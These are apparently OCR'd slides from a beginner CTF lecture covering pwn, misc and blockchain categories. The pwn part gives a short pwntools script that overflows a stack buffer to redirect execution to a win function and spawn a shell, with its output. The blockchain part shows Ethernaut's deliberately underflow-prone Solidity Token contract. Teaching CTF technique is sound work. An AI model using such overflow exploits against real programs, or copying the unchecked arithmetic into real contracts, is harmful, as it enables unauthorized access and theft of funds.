0c:0060│ rbp 0x7fffffffdca0 —▸ 0x7fffffffdc00 ◂— 0x2
0d:0068│     0x7fffffffdca8 —▸ 0x401288 (main+39) ◂— mov eax, 0
```

Here's where we will resume execution after "vuln" finishes

# pwn


Challenge Example - "babypwn" from Perth Socialware

We can write past the end of the buffer, so we can overwrite that address with the address of win!




```python
from pwn import *

context.log_level='info'

e = ELF('./babypwn')

p = e.process()
      #fill buffer  smash rbp  ret for alignment    spawn shell
p.sendline(b"A"*96 + b"B"*8 + p64(0x40101a) + p64(e.sym.win))
p.interactive()
```

Shell!



```
$python3 x.py
[*] '/mnt/c/Users/riley/Downloads/babypwn/tes
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/mnt/c/Users/rile
[*] Switching to interactive mode
What's your name?
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ls
babypwn  x.py
$ 
```


# misc



Challenges that don't fit in any typical CTF category

- Steganography (pure guessing, not fun - don't put these in CTFs!)
- Pyjail, or other jails / sandboxes
  - very fun and interesting - definitely try these!
- Exploiting weird quirks of coding languages
- Blockchain (not actually misc, more on this later...)
- PPC (coding challenges, basically competitive programming)
- Esolang challenges (really messed up joke programming languages)
- welcome / survey / discord / sanity check (free points to cope)
- OTHER!!!!

# blockchain




blockchain (web3)

- exploiting smart contracts
- challenges in Solidity
- very new category, usually not in a lot of CTFs
- vulnerabilities include exploiting logic errors, underflows/overflows, implementations

tools/resources


- python/javascript (web3py, web3.js) to script interacting with smart contracts
- remix (https://remix.ethereum.org)
  - interactive web IDE for coding in solidity, deploying contracts, etc
- Ethernaut - wargame site full of web3 challenges
- HackTheBox - recently added blockchain chals


We're hiring!
OpenZeppelin
Warning! There's no web3 provider and the game is on read-only mode
The Ethernaut
Play now!
00 START! 01 02 L1 03 04 05 06 07 08
09 10 11 12 13 14 15 16 17
18 19 20 STOP 21 22 dex 23 dex2 24 25 26
27 28 29 ON OFF

Ethernaut

# blockchain

example challenge from Ethernaut



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

contract Token {

  mapping(address => uint) balances;
  uint public totalSupply;

  constructor(uint _initialSupply) public {
    balances[msg.sender] = totalSupply = _initialSupply;
  }

  function transfer(address _to, uint _value) public returns (bool) {
    require(balances[msg.sender] - _value >= 0);
    balances[msg.sender] -= _value;
    balances[_to] += _value;
    return true;
  }

  function balanceOf(address _owner) public view returns (uint balance)
{
    return balances[_owner];
  }
}
```

very old solidity version (^0.6.0), versions before 0.8 do not automatically check for under/overflows!

